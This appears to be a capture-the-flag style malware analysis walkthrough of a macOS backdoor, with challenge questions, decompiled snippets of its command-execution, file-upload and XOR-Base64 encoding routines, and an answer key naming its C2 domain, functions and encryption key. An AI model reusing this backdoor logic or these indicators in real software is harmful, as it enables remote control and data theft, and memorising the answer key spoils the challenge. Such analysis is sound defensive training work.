Mac Backdoor

Description

Your organization has identified an infection on one of its macOS systems. The malware exhibits sophisticated behavior designed to collect sensitive data, exfiltrate files, and disrupt system operations. It is capable of executing remote commands and restarting the system, which poses a significant risk to network security.

As a security analyst, you must analyze the backdoor, understand its capabilities, and formulate a response strategy to mitigate the threat. To accomplish this, you will need to use tools like IDA to reverse engineer the malware and uncover its functionality.

Research Objectives

1. What is the C2 server used by the backdoor

2. What HTTP method was used to send data to the C2 server

3. What function is responsible for transmitting file payloads to the C2 server?

4. Which function executes commands and receives their outputs?

5. What key was used to encrypt the payload in hex?

6. What type of encoding was used before the XOR operation?

7. What is the name of the function used to run the payload?


8. What API is used to open the payload in the "MsgDown" function?

Walkthrough

File hash


```
SHA256 CBF4CFA2D3C3FB04FE349161E051A8CF9B6A29F8AF0C3D93DB953E5B5DC39C86
```

File Analysis




Sample reversing

Strings examination



Functions list examination



Accept Request Examination

-> MsgCmd

```
else {
  _memcpy(&local_148,param_1,0x10c);
  tVar5 = _time((time_t *)0x0);
  ___bzero(local_548,0x400);
  _sprintf(local_548,"%s 2>&1 &",local_140);
  pFVar6 = _popen(local_548,"r");
  if (pFVar6 == (FILE *)0x0) {
    local_148 = 0x8980000089b;
    uVar4 = SendPayload((uchar *)&local_148,0x10c);
  }
  else {
```

```
do {
  uVar10 = 0xffffffff;
  while( true ) {
    ___bzero(auStack_30d48,0x800);
    sVar7 = _read(iVar1,auStack_30d48,0x800);
    uVar4 = 2;
    iVar3 = (int)sVar7;
    if (iVar3 != -1) break;
    piVar8 = ___error();
    if (*piVar8 != 0x23) goto LAB_10000268a;
    _usleep(100000);
    uVar10 = uVar10 + 1;
    if (0x13 < uVar10) goto LAB_10000268a;
  }
```

-> MsgRun

```
  local_28 = *(long *)PTR___stack_chk_guard_100004020;
  if (param_1 == (_TRANS_INFO *)0x0) {
    uVar2 = 1;
  }
  else {
    _memcpy(&local_138,param_1,0x10c);
    ___bzero(local_338,0x200);
    _sprintf(local_338,"%s >/dev/null 2>&1 &",local_130);
    pFVar1 = _popen(local_338,"r");
    local_138 = pFVar1 == (FILE *)0x0 | 0x89a;
    local_134 = 0x897;
    uVar2 = SendPayload((uchar *)&local_138,0x10c);
  }
  if (*(long *)PTR___stack_chk_guard_100004020 == local_28) {
    return uVar2;
  }
```

-> MsgDown

```
  local_38 = *(long *)PTR___stack_chk_guard_100004020;
  if (param_1 == (_TRANS_INFO *)0x0) {
LAB_10000222c:
    iVar2 = 1;
  }
  else {
    _memcpy(&local_148,param_1,0x10c);
    pFVar3 = _fopen(local_140,"rb");
    if (pFVar3 != (FILE *)0x0) {
      _stat$INODE64(local_140,local_208);
      pvVar4 = _malloc(local_1a8 & 0xffffffff);
      ___bzero(pvVar4);
      _fseek(pFVar3,0,0);
      sVar5 = _fread(pvVar4,local_1a8 & 0xffffffff,1,pFVar3);
      if ((uint)local_1a8 <= (uint)sVar5) {
        local_150 = pvVar4;
        _fclose(pFVar3);
        iVar2 = (int)((sVar5 & 0xffffffff) / 0x19000);
        local_158 = sVar5;
        puVar6 = (uint *)_malloc(0x30000);
        ___bzero(puVar6,0x30000);
        local_208[0] = 0;
```

Another Strings Examination

```
__const:000...  00000014  C  wLqfM]%wTx`~tUTbw>R^
__const:000...  00000007  C  #yG5R(3
__cstring:00...  00000011  C  0123456789ABCDEF
36C0 qword_1000036C0 dq 4072C00000000000h    ; DATA XREF: SendPost(_POST_PARAM *,uchar *,uint *,uint
36C8 qword_1000036C8 dq 404E000000000000h    ; DATA XREF: SendPost(_POST_PARAM *,uchar *,uint *,uint
36D0 unk_1000036D0   db  77h ; w             ; DATA XREF: XEncoding(uchar *,uint)+11↑o
36D0                                         ; DecryptPayload(uchar *,uint,uchar *,uint *)+70↑o ...
36D1                 db  4Ch ; L
36D2                 db  71h ; q
36D3                 db  66h ; f
36D4                 db  4Dh ; M
36D5                 db  5Dh ; ]
36D6                 db  25h ; %
36D7                 db  77h ; w
36D8                 db  54h ; T
36D9                 db  78h ; x
36DA                 db  60h ; `
36DB                 db  7Eh ; ~
36DC                 db  74h ; t
36DD                 db  55h ; U
36DE                 db  54h ; T
36DF                 db  62h ; b
36E0                 db  77h ; w
36E1                 db  3Eh ; >
36E2                 db  52h ; R
36E3                 db  5Eh ; ^
36E4                 db  18h
36E5                 db  23h ; #
```

Hex key using to encode placed into memory dump between 1000036d0 and 1000036ef

Decompile: CryptPayload - (challenge)

```
7   undefined uVar1;
8   uint uVar2;
9   uchar *puVar3;
10  ulong uVar4;
11
12  uVar1 = 0;
13  if (((param_1 != (uchar *)0x0) && (param_3 != (uchar *)0x0)) && (param_4 != (
14    if (param_2 != 0) {
15      uVar4 = 0;
16      do {
17        param_1[uVar4] = param_1[uVar4] ^ (&DAT_1000036d0)[(uint)uVar4 & 0x1f];
18        uVar4 = uVar4 + 1;
19      } while (param_2 != uVar4);
20    }
21    puVar3 = (uchar *)_malloc((ulong)(param_2 * 2));
22    ___bzero(puVar3,(ulong)(param_2 * 2));
23    if (puVar3 == (uchar *)0x0) {
24      uVar1 = 0;
25    }
26    else {
27      uVar2 = b64_encode(param_1,param_2,puVar3);
      UrlEncode((char *)puVar3,uVar2,(char *)param_3,param_4);
```

Summary

1. rebelthumb.net
2. POST
3. SendPayload
4. MsgCmd
5. 774C71664D5D25775478607E74555462773E525E18237947355228337F433A3B
6. Base64
7. MsgRun
8. fopen